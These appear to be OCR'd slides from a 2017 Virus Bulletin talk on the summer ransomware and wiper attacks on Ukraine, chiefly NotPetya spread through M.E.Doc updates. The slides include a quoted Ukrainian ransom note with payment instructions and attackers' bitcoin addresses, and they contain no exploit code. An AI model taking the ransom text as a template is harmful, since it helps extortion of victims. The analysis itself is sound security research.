vb 2017
MADRID
4 - 6 October 2017

Battlefield Ukraine: finding patterns behind summer cyber attacks

Alexander Adamov
CEO & Founder
NioGuard Security Lab

About NioGuard

- 12 years in the AV industry
- 8 years teaching Malware Analysis
- Our malware lab is located in Ukraine
- We analyzed Stuxnet

Loud cyber attacks against Ukraine

2014/2015 - BlackEnergy

Dec 2016 - Industroyer

June 2017 - NotPetya and others


Source: https://blogs.technet.microsoft.com/mmpc/2017/09/06/ransomware-1h-2017-review-global-ouatbreaks-reinforce-the-value-of-security-hygiene/

Ukraine, Kharkiv, my local supermarket

Costin Raiu
@craiu

Following

Current situation of Petrwrap/wowsmith123456 ransomware - percentage of infections by country.




1:45 PM - 27 Jun 2017

Affected organizations


- **State structures:** the Cabinet of Ministers of Ukraine, the Ministry of Internal Affairs, the Ministry of Culture, the Ministry of Finance, the National Police and regional sites, the Cyber Police, the KCSA, the Lviv City Council, the Ministry of Energy, the National Bank.
- **Banks:** Oschadbank, Sberbank, TASKomertzbank, Ukrgasbank, Pivdenny, OTP Bank, Kredobank.
- **Transport:** Boryspil Airport, Kiev Metro, Ukrainian Railways.
- **Media:** Radio Era-FM, Football.ua, STB, Inter, First National, TV Channel 24, Radio Lux, Radio Maximum, CP in Ukraine, ATP Channel, Correspondent.net.
- **Large companies:** Novaya Pochta, Kyivenergo, Naftogaz of Ukraine, DTEK, Dniproenergo, Kievvodokanal, Novus, Epicentra, Arcelor Mittal, Ukrtelecom, Ukrposhta.
- **Mobile providers:** Lifecell, Kyivstar, Vodafone Ukraine.
- **Medicine:** "Farmak", clinic Boris, hospital Feofaniya, corporation Arterium.
- **Gas stations:** Shell, WOG, Klo, TNK.

Source: https://fxtraders.info/ru/news/event/view/2120/petya-ili-notpetya-kak-virus-sprovotsiroval-tehnicheskiy-kollaps-na-urovne-strani/

NotPetya attack through M.E.Doc



XData ransomware



Victims' comments

Waldemar Müller

17:46 22.05.2017

It's very strange, but users from two completely different offices that have picked up this rubbish, also claim that this s*** happened just after the update of M.E.Doc. Maybe, of course, this is a coincidence, but some strange.

+ +4 − ОТВЕТИТЬ

Odarchuk Oleksandr


14:27 22.05.2017

I have 2 encrypted PCs. Different organizations / PC / users (both are accountants) but both state that happened after updating the local version of Medoc ....

+ +4 − ОТВЕТИТЬ

Source: https://ain.ua/2017/05/22/ukraincev-atakuet-novyj-virus-xdata


MEDoc's reply



https://www.virustotal.com/intelligence/search/?query=d4629661664504l6d6add3bfdf48590f8440dd80fc571a389023b7c860ca3ac

Оновлено: Будьте пильні: вірусна атака на корпоративний сектор!

22.05.2017




У мережі з'явився вірус XData Ransomware. Вірус спрямований на корпоративний сектор і діє за схемою WannaCry - шифрує файли на

в мере
- саме
резуль
програ
вірусо
«M.E.D
безпек
велики
аналіз
оновл

Переконатися в цьому може кожен користувач. За допомогою www.virustotal.com можна перевірити, як ті чи інші антивірусні програми реагують на оновлення. Хеш-коди всіх оновлень знаходяться в прямому доступі на сайті програми.

Users who became infected with the XData also have the M.E.Doc program damaged. This coincidence could serve as a precondition for the association between the virus and the program. Similar conclusions are clearly false, because the "M.E.Doc" developer, as a responsible software supplier, monitors the security and purity of its own code.
To do this, we have entered into agreements with large antivirus companies to provide executable binary files for analysis and confirmation of their security. This means that before the release of each update, "M.E.Doc" sends its files to the antivirus companies for analysis.

NotPetya attack through M.E.Doc



PsCrypt ransomware

0.61136765 BTC

https://blockchain.info/address/1AY8WvyqnHwDSqY2rp3LcE6sYTQkCu9oCY


ВАШІ ФАЙЛИ ТИМЧАСОВО НЕДОСТУПНІ.

ВСІ ВАШІ ДАНІ БУЛИ ЗАШВРОВАННИ!

Для відновлення даних потрібно дешифратор.
Щоб отримати дешифратор, ви повинні:
Оплатити послуги розшифровки:
Оплата відбувається за коштами біткойн (BTC):
Вартість послуги складає 2500 гривень
Оплату можна провести в терміналі IBox.
Інструкція по оплаті:

- 1. Знайти найближчий термінал Айбокс за допомогою рядка пошуку знайти сервіс «Btcu.biz».
- 2. Ввести свій номер телефону.
- 3. Внести суму 2500 грн


NotPetya attack through M.E.Doc




WannaCry (.NET) ransomware

0.5105 BTC

https://blockchain.info/address/13KBb1G7pkqcJcxpRHg387roBj2NX7Ufyf




NotPetya attack through M.E.Doc



NotPetya wiper

4.13528947 BTC

https://blockchain.info/address/1Mz7153HMuxXTuR2R1t78mGSdzaAtNbBWX



Compare MEDoc updates

ver. 176, 181

```
